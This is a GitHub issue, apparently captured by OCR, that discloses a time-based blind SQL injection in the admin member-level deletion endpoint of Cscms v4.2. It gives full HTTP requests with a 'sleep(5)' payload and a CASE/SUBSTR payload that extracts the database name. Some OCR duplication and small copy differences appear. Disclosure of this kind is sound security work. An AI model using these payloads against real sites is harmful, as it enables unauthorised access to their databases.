SQL injection vulnerability exists in Cscms music portal system v4.2 （Discovered by 星海Lab） #30

Open Am1azi3ng opened this issue on Apr 19 · 0 comments


Am1azi3ng commented on Apr 19

Details

there is a Injection vulnerability exists in sys_User.php_level_del

The administrator needs to add a member after logging in. SQL injection vulnerability is generated when deleting the member. The constructed malicious payload is as follows

```
POST /admin.php/user/level_del HTTP/1.1
Host: cscms.test
Content-Length: 15
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/user/level?v=2012
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=6g124miit249dnkv508bnrsshc8ugiss;XDEBUG_SESSION=PHPSTORM
Connection: close

id[]=(sleep(5))
```




```
Host: cscms.test
Content-Length: 15
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/user/level?v=2012
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4; cscms_admin_login=
6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCol8INzjjyeMF3fURy57grmVzbA; cscms_session=
6g124miit249dnkv508bnrsshc8ugiss;XDEBUG_SESSION=PHPSTORM
Connection: close

id[]={sleep(5)}
```

```
Date: Wed, 23 Feb 2022 08:04:41 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Generator: Cscms v4 (http://www.chshcms.com)
Set-Cookie: cscms_session=6g124miit249dnkv508bnrsshc8ugiss; expires=Wed, 23-Feb-2
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 108

{"error":0,"info":{"url":"\/admin.php\/user\/level?v=2658"},"msg":{"url":"\/admin
```


You can see that success makes the server sleep
Construct payload to guess the database

```
(case(1)when(ascii(substr((select(database()))from(1)for(1)))=99)then(sleep(5))else(1)end)
```



```
select database();
```

```
  database()
1 cscms
```



```
select database();
```

```
  database()
1 cscms
```

There is blind SQL injection. Because the database name is "cscms", the string returned by select database() starts with 'C', substr ((select + database()), 1,1) = 'C' is true, and the verification is correct

Assignees

No one assigned

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant